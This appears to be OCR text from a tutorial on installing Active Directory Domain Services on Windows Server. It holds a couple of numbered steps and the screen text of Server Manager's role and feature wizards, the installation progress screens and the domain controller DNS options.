
Step 7: Setup and note down the IP address and subnet mask for the system:





Server Manager
Add Roles and Features Wizard
Select features
DESTINATION SERVER
SERVER
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD DS
Confirmation
Results
Select one or more features to install on the selected server.
Features
.NET Framework 3.5 Features
.NET Framework 4.8 Features (2 of 7 installed)
Background Intelligent Transfer Service (BITS)
BitLocker Drive Encryption
BitLocker Network Unlock
BranchCache
Client for NFS
Containers
Data Center Bridging
Direct Play
Enhanced Storage
Failover Clustering
Group Policy Management
Host Guardian Hyper-V Support
I/O Quality of Service
IIS Hostable Web Core
Internet Printing Client
IP Address Management (IPAM) Server
LPR Port Monitor
Description
.NET Framework 3.5 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.
< Previous
Next >
Install
Cancel
Tools
View
Help
Hide
Events
Performance
BPA results
Events
Services
Performance
BPA results
Start
Type here to search
5:58 AM
8/1/2024



Server Manager
Add Roles and Features Wizard
Active Directory Domain Services
DESTINATION SERVER
SERVER
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD DS
Confirmation
Results
Active Directory Domain Services (AD DS) stores information about users, computers, and other devices on the network. AD DS helps administrators securely manage this information and facilitates resource sharing and collaboration between users.
Things to note:
• To help ensure that users can still log on to the network in the case of a server outage, install a minimum of two domain controllers for a domain.
• AD DS requires a DNS server to be installed on the network. If you do not have a DNS server installed, you will be prompted to install the DNS Server role on this machine.
Azure Active Directory, a separate online service, can provide simplified identity and access management, security reporting, single sign-on to cloud and on-premises web apps.
Learn more about Azure Active Directory
Configure Office 365 with Azure Active Directory Connect
< Previous
Next >
Install
Cancel
Tools
View
Help
Hide
Events
Performance
BPA results
Events
Services
Performance
BPA results
Type here to search
5:58 AM
8/1/2024



Server Manager
Server Manager ▸ Dashboard
Manage
Tools
View
Help
Add Roles and Features
Remove Roles and Features
Add Servers
Create Server Group
Server Manager Properties
Dashboard
Local Server
All Servers
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 0 | Server groups: 1 | Servers total: 1
Local Server 1
Manageability
Events
Services
Performance
BPA results
All Servers 1
Manageability
Events
Services
Performance
BPA results
Type here to search
5:43 AM
8/1/2024



Server Manager
Add Roles and Features Wizard
Installation progress
DESTINATION SERVER
SERVER
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD DS
Confirmation
Results
View installation progress
Starting installation
Active Directory Domain Services
Group Policy Management
Remote Server Administration Tools
Role Administration Tools
AD DS and AD LDS Tools
Active Directory module for Windows PowerShell
AD DS Tools
Active Directory Administrative Center
AD DS Snap-Ins and Command-Line Tools
Export configuration settings
< Previous
Next >
Install
Cancel
Tools
View
Help
Hide
Events
Performance
BPA results
Services
Type here to search
5:59 AM
8/1/2024



Server Manager
Server Manager • Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
File and Storage Services
WELCOME TO SERVER MANAGE
QUICK START
WHAT'S NEW
LEARN MORE
Post-deployment Configura...
TASKS
Configuration required for Active Directory Domain Services at SERVER
Promote this server to a domain controller
Feature installation
Configuration required. Installation succeeded on SERVER.
Add Roles and Features
Task Details
Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 2 | Server groups: 1 | Servers total: 1
AD DS
1
Manageability
Events
Services
Performance
BPA results
File and Storage Services
1
Manageability
Events
Performance
BPA results
Type here to search
6:02 AM
8/1/2024


Step 8: provide the root domain name in the deployment configuration tab of server management dashboard:






Server Manager
Add Roles and Features Wizard
Confirm installation selections
DESTINATION SERVER
SERVER
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD DS
Confirmation
Results
To install the following roles, role services, or features on selected server, click Install.
Restart the destination server automatically if required
Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.
Active Directory Domain Services
Group Policy Management
Remote Server Administration Tools
Role Administration Tools
AD DS and AD LDS Tools
Active Directory module for Windows PowerShell
AD DS Tools
Active Directory Administrative Center
AD DS Snap-Ins and Command-Line Tools
Export configuration settings
Specify an alternate source path
< Previous
Next >
Install
Cancel
Tools
View
Help
Hide
Events
Performance
BPA results
Services
Type here to search
5:59 AM
8/1/2024



Server Manager
Server Manager • Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
DNS Options
TARGET SERVER
SERVER
A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found... Show more
Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Specify DNS delegation options
Create DNS delegation
More about DNS delegation
< Previous
Next >
Install
Cancel
Hide
BPA results
Task View
Type here to search
6:05 AM
8/1/2024

